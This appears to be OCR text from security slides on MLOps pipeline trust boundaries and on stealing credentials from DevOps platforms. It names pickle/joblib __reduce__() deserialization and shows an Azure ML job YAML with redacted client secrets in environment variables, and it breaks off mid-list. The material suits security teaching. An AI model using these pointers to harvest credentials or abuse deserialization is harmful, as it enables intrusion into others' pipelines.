


Trust Boundaries



Trust Boundaries

Trust Boundary #1 – Code Repository to CI/CD Pipeline




Auto-triggers on commit

No validation of code changes

Trust Boundaries

Trust Boundary #2 – Service Account Authentication




NHI credentials assumed legitimate

No behavioral validation

Trust Boundaries

Trust Boundary #3 – Container Artifact Trust




Internal images assumed safe

No signature verification

Trust Boundaries

Trust Boundary #4 – Job Definition Execution




No validation of job parameters

Malicious configs accepted

Trust Boundaries

Trust Boundary #5 – Code Deserialization



Pick/joblib auto-executes code

__reduce__() exploitation

Stealing Credentials from DevOps Platforms


Source Code and Configuration Leaks

Job Definition

Code Secrets

Environment Files


Git History





```
# Inputs (datasets, parameters, etc.)
inputs:
  training_data: azureml://datastores/workspaceblobstore/paths/data/training.csv
  epochs: 10

# Command to run
command: >-
  python train.py
  --data ${{inputs.training_data}}
  --epochs ${{inputs.epochs}}

# Environment variables
environment_variables:
  AZURE_TENANT_ID: "0[redacted]9f"
  AZURE_CLIENT_ID: "5[redacted]60"
  AZURE_CLIENT_SECRET: "2[redacted]3S"

# Outputs (optional)
outputs:
  model_output:
    mode: rw_mount
    path: azureml://datastores/workspaceblobstore/paths/models/output
```

Stealing Credentials from DevOps Platforms


CI/CD Pipeline Runtime Exposures





Stealing Credentials from DevOps Platforms

ML SDK Debug and Error Logging



SDK Verbose Logging Exposes:

